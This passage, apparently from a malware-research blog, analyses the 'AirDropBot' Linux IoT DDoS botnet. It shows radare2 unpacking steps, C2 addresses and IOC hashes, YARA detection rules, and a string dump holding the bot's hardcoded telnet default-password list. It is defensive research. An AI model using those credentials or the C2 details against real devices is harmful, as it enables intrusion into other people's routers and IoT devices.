0x004e9b5 53          push ebx
0x004e9b6 83c304     add ebx, 4
0x004e9b7 8b4d90     mov ecx, dword [ebp + 0x90]
0x004e9b8 1131        push dword [ecx]
0x004e9b9 57          push edi
0x004f5ec 5d          pop ebp
0x004f5ed e847ffff    call 0x804f539      :[1]
0x004f5f2 ac          lodsb al, byte [esi]
0x004f5f3 0000        add byte [eax], al
0x004f5f5 00ac060000e add byte [esi + eax + 0x58a0000], ch
0x004f5fc 0000        add byte [eax], al
0x004f5fe 0e          push cs
0x004f5ff 49          dec ecx
0x004f600 0900        or dword [eax], eax
0x004f602 1803        sbb byte [ebx], al
0x004f604 0c2b        add byte [ebx], ch
0x004f606 94          xchg eax, esp
0x004f607 e920324b87 jmp 0x8f50232c
0x004f60c 1f          pop ds
0x004f60d bdd38fd0b mov ebp, 0xb0d8fd3
0x004f612 f6cfe2     test bh, 0xe2          : 225
0x004f615 014c90     add dword [eax - 0x70], eax
0x004f618 c3         ret
0x004f619 f5         csc
0x004f61a 63b42b760756 arpl word [ebx + ebp - 0x33a9f88a], si
0x004f621 34ba        xor al, 0xba          : 186
0x004f623 059141d66d add eax, 0x6dd64191
0x004f628 86fc        xchg ah, bh
0x004f62a 4d          dec ebp
0x004f62b e250        loop 0x804f67d
0x004f62d 8a72b1     mov dh, byte [edx - 0x4f]
0x004f630 43          inc ebx
0x004f631 d39101b8044f rcl dword [ecx + 0x4f04b801], cl
0x004f637 286e86     sub byte [esi - 0x7a], ah
0x004f63a b8825b2c11 mov eax, 0x112c5b82
0x004f63f 670b2f     or ebp, dword [bx]
0x004f642 1297c424ea14 adc di, byte [edi + 0x14ea24c4]
0x004f648 9b         wait
0x004f649 6f         outsd dx, dword [esi]
0x004f64a 5d          pop ebp
  
```

If you follow my presentation in **R2CON2018** in the last part (the main course) about unpacking with radare2 for an unknown packer, the same method can be applied for you to get the **OEP** by implementing several "bp" on the unpacker processes. There are slides and video for that, use this link for some more information: [\[link\]](#)

That is exactly the method I applied to unpack this ELF.

Then next, after you **bp** to part where packed code copied to the base memory defined in the LOAD0 section, I will share "my way to" easily extract the unpacked ELF afterward:

```
[0x08054481]> depends on your bp methods, on seeking OEP - I prefer to get in done to here . see R2CON2018.
[0x08054481]> dm check the memmap for confirming the base
0x08048000 - 0x0805b000 * usr 76K s r-x unk0 unk0 ; map.unk0,r_x base memory is rewritten with whole-
0x0805b000 - 0x0807c000 - usr 132K s rw- unk1 unk1 ; map.unk1,rw unpacked elf file
0x092ee000 - 0x092f0000 - usr 8K s rw- [heap] [heap] ; map.heap_,rw
0xb7726000 - 0xb7727000 - usr 4K s
0xb772f000 - 0xb7730000 - usr 4K s r-x [vdso] [vdso] ; map.vdso_,r_x
0xbfbe9000 - 0xbfca0000 - usr 132K s rw- [stack] [stack] ; map.stack_,rw
[0x08054481]> / tcp in cases we know several hint to check unpacked results, can be confirmed by seeking it
Searching 3 bytes in [0x8048000-0x805b000]
hits: 1
0x08057cfb hit2_0 .escanppc udp tcp kill yourself[s.
[0x08054481]> pfo elf32 lets load the ELF header for this elf format then
[0x08054481]> s 0x08048000 go to the base to confirm the header after unpacked
[0x08048000]> pf.elf_header
ident : 0x08048000 = .ELF...
type : 0x08048010 = type (enum elf_type) = 0x2 ; ET_EXEC
machine : 0x08048012 = machine (enum elf_machine) = 0x3 ; EM_386
version : 0x08048014 = 0x00000001
entry : 0x08048018 = 0x08048184 // done, you have it unpacked
phoff : 0x0804801c = 0x00000034 // the whole bunch ELF is there..
shoff : 0x08048020 = 0x00013af8
flags : 0x08048024 = 0x00000000
ehsize : 0x08048028 = 0x0034
phentsize : 0x0804802a = 0x0020
phnum : 0x0804802c = 0x0004
shentsize : 0x0804802e = 0x0028
shnum : 0x08048030 = 0x0013 now you know where there is . seek the size is easier
shstrndx : 0x08048032 = 0x0010 use the math facility in radare2 to calculate the size.
[0x08048000]> # seek the size of this x32 elf with formula:
[0x08048000]> # e_shoff + ( e_shentsize * e_shnum )
[0x08048000]> # and you can count it in r2 shall :) example:
[0x08048000]> ? (0x0028 * 0x0013) + 0x00013af8|grep hex
hex 0x13df0 so it is up to you to extract it then.
[0x08048000]> # ^^^ this is the unpacked size, more or less - @unixfreaxjp
[0x08048000]> ||
```

ELF file headers is having enough information to be rebuilt, let's use it, assuming the header table is the last part of the ELF the below formula is more or less describing the size of the unpacked object:

// formula:

$e_shoff + (e_shentsize * e_shnum) = +/- \text{file_size}$

// math way:

$0x00013af8 + (0x0028 * 0x0013) = \text{file_size}$

// radare2 way:

? (0x0028 * 0x0013) + 0x00013af8|grep hex

And.. there you go, this is my unpacked file: [\[link\]](#)

Next, let's see the detection ratio of this packed binary in Virus Total after successfully unpacked (..well, at least it is two points higher than the packed one) :

Engine	Detection Result
Avast	① ELF.Mirai-ALC [Trj]
Avast-Mobile	① ELF.Mirai-AMA [Trj]
AVG	① ELF.Mirai-ALC [Trj]
ClamAV	① Unix.Trojan.Galgyt-6735924-0
ESET-NOD32	① A Variant Of Linux.Mirai.BV
Kaspersky	① HEUR.Backdoor.Linux.Galgyt.bj
Rising	① Backdoor.Mirai.Linux1.BD1A (CLASSIC)
ZoneAlarm by Check Point	① HEUR.Backdoor.Linux.Galgyt.bj
Ad-Aware	✔ Undetected
AegisLab	✔ Undetected
AhnLab-V3	✔ Undetected

And the binary after unpacked is very much readable now..and BOOM! the C2 of this packed ELF is in **185.244.25[.]200**, **185.244.25[.]201**, and **185.244.25[.]202** are revealed! :)) Now we know why the adversary wanted to pack their binary that bad.

```

$
$ md5 unpacked-x86cloudbot
MD5 (unpacked-x86cloudbot) = 8fd08d19669eeaae99759b6e01a7f191
$ r2 unpacked-x86cloudbot
-- sudo make me a pancake
[0x08048184]> pxx @ 0x08057cf7!0x333
- offset - 0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF
0x08057cf7 udp.tcp.killyourself.[sysd].185.244.25.200.185.244.25.201.185.24
0x08057d37 4.25.202.[MAIN] received encrypted content %s...[MAIN] received
0x08057d77 decrypted content %s...cloudbot storing your data in the cloud
0x08057db7 s..%d.%d.%d.%d %s:%s.default.linuxshell.daemon.guest.12345.supp
0x08057df7 rt.zlxx.7.Zte521.anko.zsun1188.xc3511.xmhdipc.Xm.vstarcam2015.20
0x08057e37 150602.12345678.123456.jvbzd.hi3518.hunt5759.20080826.service.sv
0x08057e77 godie.zhong.cisco.2011vsta.klv1234.klv123.huigu309.taZz@23495859
0x08057eb7 .telnetadmin.3ep5w2u.1q2w3e4r5.e8telnet.admintelecom.hadoop.tele
0x08057ef7 comadmin.0xhlwSG8_mg3500.merlin.anni2013.GM8182.uClinux.5up.jvc.
0x08057f37 epicrouter.1001chin.aquario.gpon.supervisor.zyad1234.7ujMko0vizx
0x08057f77 v.7ujMko0admin.oelinux123.changeme.LSiU7p0mZG2s.vertex25ektks12
0x08057fb7 3.tsgoingon.solokey.666666.88888888.grouter.tl789.twe8ehome.h3c.
0x08057ff7 nmgx_wapia.private.abc123.ROOT500.ahetzip8.ascend.b
[0x08048184]>
[0x08048184]> []

```

For the addition, nowadays IoT botnet adversaries are not only packing the Intel binaries, but the embedded platform's (some are RISC cpu too) Linux binary are often seen packed also with the custom packers. Like in this similar threat report I made [\[link\]](#), with the ELF binary for MIPS cpu (noted: big endian one), sample that was actually spotted inside of the house of a victim (in his MIPS IoT daily used device, I won't disclose it further). I analyzed and unpacked it, to find that is not only "UPX!" bytes tampering that has been replaced.

Let me quote it in here too about my suggested unpacking methods for embedded Linux binaries I wrote in the linked post, as follows:

```
"There are other radare2 ways also for unpacking and extracting
unpacked sample manually too.
```

```
The "dmda" is also useful to dump but it's maybe a bit hard effort to
run it on embedded system, or, you can fix the load0 and load1 that can
also be done after you grab "OEP", or, you can also break it in the exact
rewriting process to the base address, but either ways, should be able
to unpack it.
```

```
First ones will consume workspace in the memory for performing it.. I
don't think RISC systems has much luxury in space for that purpose,
but the latter one in some circumstance can be performed in ESIL mode."
```

The thing is you should master all of those methods, and only by that most of binary packing possibility in Linux can be solved manually without depending on UPX or any automation tools.

"So don't worry, just fire your radare2, and everything will be just Okay!" :D (my favorite motto)

In a short summary as the conclusion

This binaries are a DoS bot clients, a part of a DDoS botnet. It spread as a worm with currently aiming Lynksys tmUnblock.cgi routers derived by non MIPS built binaries that infects machines to act as payload spreader too. I must warn you that I did not check the details in every 26 binaries came up during this investigation, but I think the general aspect is covered.

These are malware for Linux platform, it has backdoor, bot functions and are having infection capability with aiming vulnerability in routers CGI or telnet. The malware is coded with many originality intact, again, it is a newly coded, it is not using codes from Mirai-like, GafGyt (Qbot/Torlus base), or Kaiten (or STD like), but I can tell that the development is not mature yet. I was about to name it as "Cloudbot" but it looks like there is a legitimate software already using it so I switched to the "Airdropbot" instead due to the hardcoded message printed on a success infection. This is a new strain of various library of IoT botnet, I hope that other security entities and law enforcer aware of what has just been occurred here, before it is making bigger damage like Mirai botnet did before.

Detection methods

Binary detection

For the binary signature method of detection. The unpacked version will hit just fine. But since the AirDropBot was developed to support many embed platform from various CPU and "endianness" type, to detect it precisely you may need to code several signatures. However, if you see the typical functions of their binary carefully, so it is yes, one generic rule can be generated and applied. For that I PoC'ed it myself to develop a bit complex Yara rules to detect them all and to recognize which binary that is having the scanner and not.

The snippet code and scan example is as per screenshot below.

```

46 condition:
47   1 of these
48     and is_elf
49     and is_LinuxAirDropBot_GEN
50     and filesize < 50KB
51 }
52 rule Linux_AirDrop_malware_Scanner {
53
54   meta:
55     description = "Detects Linux/AirDrop with Scanner"
56     date = "2019-09-28"
57   strings:
58     $hexprc21 = { 30 71 73 70 64 30 }
59     $hexprc22 = { 30 6E 62 71 74 }
60     $hexprc23 = { 30 64 6E 65 6D 6A 6F 66 }
61     $hexprc24 = { 30 74 75 62 75 76 74 }
62     $hexprc25 = { 30 66 79 66 }
63     $hexprc26 = { 47 72 6F 75 70 73 3A 09 }
64     $hexprc27 = { 65 6E 63 6F 64 65 72 }
65     $hexkl11 = { 73 6F 72 61 }
66     $hexkl12 = { 69 6E 73 6F 6D 6E 69 }
67     $hexkl13 = { 41 68 69 72 75 }
68     $hexkl14 = { 73 63 61 6E 4A 6F 73 68 }
69     $hexkl15 = { 41 6D 6E 65 73 69 61 }
70     $hexkl16 = { 4F 77 61 72 69 }
71     $hexkl17 = { 6D 69 6F 72 69 }
72     $hexkl18 = { 43 61 79 6F 73 69 6E }
73     $postr21 = "submit_button-" fullword nocase wide ascii
74     $postr22 = "change_action-" fullword nocase wide ascii
75     $postr23 = "commit-" fullword nocase wide ascii
76     $postr24 = ".cgi" fullword nocase wide ascii
77     $postr25 = "tumblrblock" fullword nocase wide ascii
78   condition:
79     (1 of ($hexprc*))
80     and (4 of ($hexkl*))
81     and (3 of ($postr*))
82     and is_elf
83     and is_LinuxAirDropBot_GEN
84     and filesize < 50KB

```

```

$ date
Sun Sep 29 04:28:55 JST 2019
$ ls -l ./New/|cut -d" " -f7-
34596 Sep 25 20:10 cloudbot-arm
26468 Sep 25 20:09 cloudbot-mips
31296 Sep 25 20:07 cloudbot-x64
30320 Sep 25 20:06 cloudbot-x86
24468 Sep 29 04:24 hnios2.cloudbot
34692 Sep 29 04:21 ppc.cloudbot
125876 Sep 29 04:21 sh-sh4.cloudbot
34528 Sep 29 04:23 xtensa.cloudbot
$
$ yara ./New/AirDropBot.yar ./New/
Linux_AirDrop_malware_Generic ./New//cloudbot-arm
Linux_AirDrop_malware_Scanner ./New//cloudbot-arm
Linux_AirDrop_malware_Generic ./New//cloudbot-x86
Linux_AirDrop_malware_Scanner ./New//cloudbot-x86
Linux_AirDrop_malware_Generic ./New//cloudbot-mips
Linux_AirDrop_malware_Generic ./New//cloudbot-x64
Linux_AirDrop_malware_Scanner ./New//cloudbot-x64
Linux_AirDrop_malware_Scanner ./New//cloudbot-x64
Linux_AirDrop_malware_Generic ./New//ppc.cloudbot
Linux_AirDrop_malware_Scanner ./New//ppc.cloudbot
Linux_AirDrop_malware_Generic ./New//hnios2.cloudbot
Linux_AirDrop_malware_Generic ./New//xtensa.cloudbot
Linux_AirDrop_malware_Scanner ./New//xtensa.cloudbot
$

```

Traffic detection

For the traffic detection, there are two methods that you can apply as detection: **(1) The Initial Connection** and activities of AirDropBot does right after the success infection, or **(2) the DoS traffic**, I am explaining both as follows.

The Initial connection detection is related to the nature of this malware, which is connecting to C2 and performing scanning for vulnerabilities aiming random IP in 8080. I can suggest a nice Suricata or Snort rule can be coded for connection that's aiming TCP/455 (C2 connection port), but the C2 port can be changed by the adversaries too on their next campaign, but that's not going to be easy for them to prepare all of those varied binaries and C2 port changes immediately (smile). The other way is to focus on the scanner payloads as per described in some of pictures above, the Suricata rules to detect them will last longer IF the same vulnerability is still being aimed.

Destination	Protocol	Length	Info
179.43.149.189	TCP	74	49061->455 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=568268 TSecr=0 WS=4
160.112.41.44	TCP	74	46822->8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=568269 TSecr=0 WS=4
179.43.149.189	TCP	74	[TCP Retransmission] 49061->455 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=568270 TSecr=0 WS=4
160.112.41.44	TCP	74	[TCP Retransmission] 46822->8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=568271 TSecr=0 WS=4
131.73.127.44	TCP	74	40646->8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=568372 TSecr=0 WS=4
131.73.127.44	TCP	74	[TCP Retransmission] 40646->8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=568373 TSecr=0 WS=4
195.113.41.44	TCP	74	45913->8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=568474 TSecr=0 WS=4
179.43.149.189	TCP	74	[TCP Retransmission] 49061->455 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=568475 TSecr=0 WS=4
195.113.41.44	TCP	74	[TCP Retransmission] 45913->8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=568476 TSecr=0 WS=4
150.168.226.75	TCP	74	58504->8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=568576 TSecr=0 WS=4
150.168.226.75	TCP	74	[TCP Retransmission] 58504->8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=568577 TSecr=0 WS=4
188.129.242.243	TCP	74	49424->8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=568678 TSecr=0 WS=4
188.129.242.243	TCP	74	[TCP Retransmission] 49424->8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=568679 TSecr=0 WS=4
104.81.50.148	TCP	74	54079->8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=568780 TSecr=0 WS=4
104.81.50.148	TCP	74	[TCP Retransmission] 54079->8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=568781 TSecr=0 WS=4
96.253.202.202	TCP	74	44115->8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=568882 TSecr=0 WS=4
179.43.149.189	TCP	74	[TCP Retransmission] 49061->455 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=568883 TSecr=0 WS=4
96.253.202.202	TCP	74	[TCP Retransmission] 44115->8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=568884 TSecr=0 WS=4
2.249.119.103	TCP	74	60838->8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=568983 TSecr=0 WS=4
2.249.119.103	TCP	74	[TCP Retransmission] 60838->8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=568984 TSecr=0 WS=4
85.195.80.8	TCP	74	57704->8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=569087 TSecr=0 WS=4
85.195.80.8	TCP	74	[TCP Retransmission] 57704->8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=569088 TSecr=0 WS=4
194.30.236.149	TCP	74	46241->8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=569189 TSecr=0 WS=4
194.30.236.149	TCP	74	[TCP Retransmission] 46241->8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=569190 TSecr=0 WS=4
148.90.133.67	TCP	74	4059->8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=569291 TSecr=0 WS=4
148.90.133.67	TCP	74	[TCP Retransmission] 4059->8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=569292 TSecr=0 WS=4
221.44.99.77	TCP	74	59258->8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=569394 TSecr=0 WS=4
221.44.99.77	TCP	74	[TCP Retransmission] 59258->8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=569395 TSecr=0 WS=4
31.142.91.36	TCP	74	33971->8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=569496 TSecr=0 WS=4
31.142.91.36	TCP	74	[TCP Retransmission] 33970->8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=569497 TSecr=0 WS=4

The C2 connection

The exploit scanner traffic

The other detection is by using the AirDropBot's hardcoded flood packets, which I was in purpose whoring them in the attached pictures above too. This way you may be able to recognize the DoS traffic activity performed by this threat in the future DDoS incidents. Sucicata and Snort rules are supported for this purpose.

The bad actors and his gang are still at large and reading this blog post too :) , I am sorry I can not share the generic scanning code I made in here, but the screenshots I provided are enough for fellow reversers to recognize and implement these detection methods to filter these series of AirdropBot activities. The rest is OpSec.

Hashes and IOC information

The hashes are listed as per below and IOC has been posted to MISP and OTX for all blue-teamer community to be noticed.

```

../bins/aarch64be.cloudbot | 417151777eaaccfc62f778d33fd183ff
../bins/arc.cloudbot | d31f047c125deb4c2f879d88b083b9d5
../bins/arcle-750d.cloudbot | ff1eb225f31e5c29dde47c147f40627e
../bins/arcle-hs38.cloudbot | f3aed39202b51afdd1354adc8362d6bf
../bins/arm.cloudbot | 083a5f463cb84f7ae8868cb2eb6a22eb
../bins/arm5.cloudbot | 9ce4dec27c303a44ab2e187625934f3
../bins/arm6.cloudbot | b6c6c1b2e89de81db8633144f4cb4b7d
../bins/arm7.cloudbot | abd5008522f69cca92f8eefeb5f160e2
../bins/fritzbox.cloudbot | a84bbf660ace4f0159f3d13e058235e9
../bins/haarch64.cloudbot | 5fec65455bd8c842d672171d475460b6
../bins/hnios2.cloudbot | 4d3cab2d0c51081e509ad25fbd7ff596
../bins/hopenrisc.cloudbot | 252e2dfdf04290e7e9fc3c4d61bb3529
../bins/hriscv64.cloudbot | 5dcdace449052a596bce05328bd23a3b
../bins/linksys.cloudbot | 9c66fbe776a97a8613bfa983c7dca149
../bins/m68k-68xxx.cloudbot | 59af44a74873ac034bd24ca1c3275af5
../bins/microblazebe.cloudbot | 9642b8aff1fda24baa6abe0aa8c8b173
../bins/microblazeel.cloudbot | e56cec6001f2f6efc0ad7c2fb840aceb
../bins/mips.cloudbot | 54d93673f9539f1914008cfe8fd2bbdd
../bins/mips2.cloudbot | a84bbf660ace4f0159f3d13e058235e9
../bins/mpsl.cloudbot | 9c66fbe776a97a8613bfa983c7dca149
../bins/ppc.cloudbot | 6d202084d4f25a0aa2225589dab536e7
../bins/sh-sh4.cloudbot | cfbf1bd882ae7b87d4b04122d2ab42cb
../bins/sh4.cloudbot | b02af5bd329e19d7e4e2006c9c172713
../bins/x86.cloudbot | 85a8aad8d938c44c3f3f51089a60ec16
../bins/x86_64.cloudbot | 2c0afe7b13cdd642336ccc7b3e952d8d
../bins/xtensa.cloudbot | 94b8337a2d217286775bcc36d9c862d2

```

Salutation & Epilogue

I would like to thank to @0xrb for his persistence trying to convince me that this binary is interesting. It is interesting indeed, and as promised, this is the analysis I did after work, writing this in 8hours more non-stop. Thank's also for other readers who keep on supporting MMD, and as team, we appreciate your patience in waiting for our new post.

Thank you **pancake** and **Radare2 teams** who keep on making **radare2** the best RE tools for UNIX (All of the **radare2** reversing was done in **FreeBSD OS, thank you for your great support to FreeBSD!**), and also I thank **Tsurugi DFIR team** for your great forensics tools. For these open source security frameworks I still keep on helping with tests and bug reports.

Okay, I will rest and will wordsmith some *miserable jargon parts* of the post later, maybe I will add detail that I didn't have much time to write it now, or, to correct some minor stuff. In the mean time, enjoy the writing, please share with mention or using #MalwareMustDie hashtag. This post is a start for more posts to come.

A tribute to the newborn **radare2** community in Japan "**r2jp**", that we established in 2013 together with "pancake" on **AVTokyo** workshop in Tokyo, Japan.



This technical analysis and its contents is an original work and firstly published in the current MalwareMustDie Blog post (this site), the analysis and writing is made by @unixfreaxjp.

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Malware Must Die!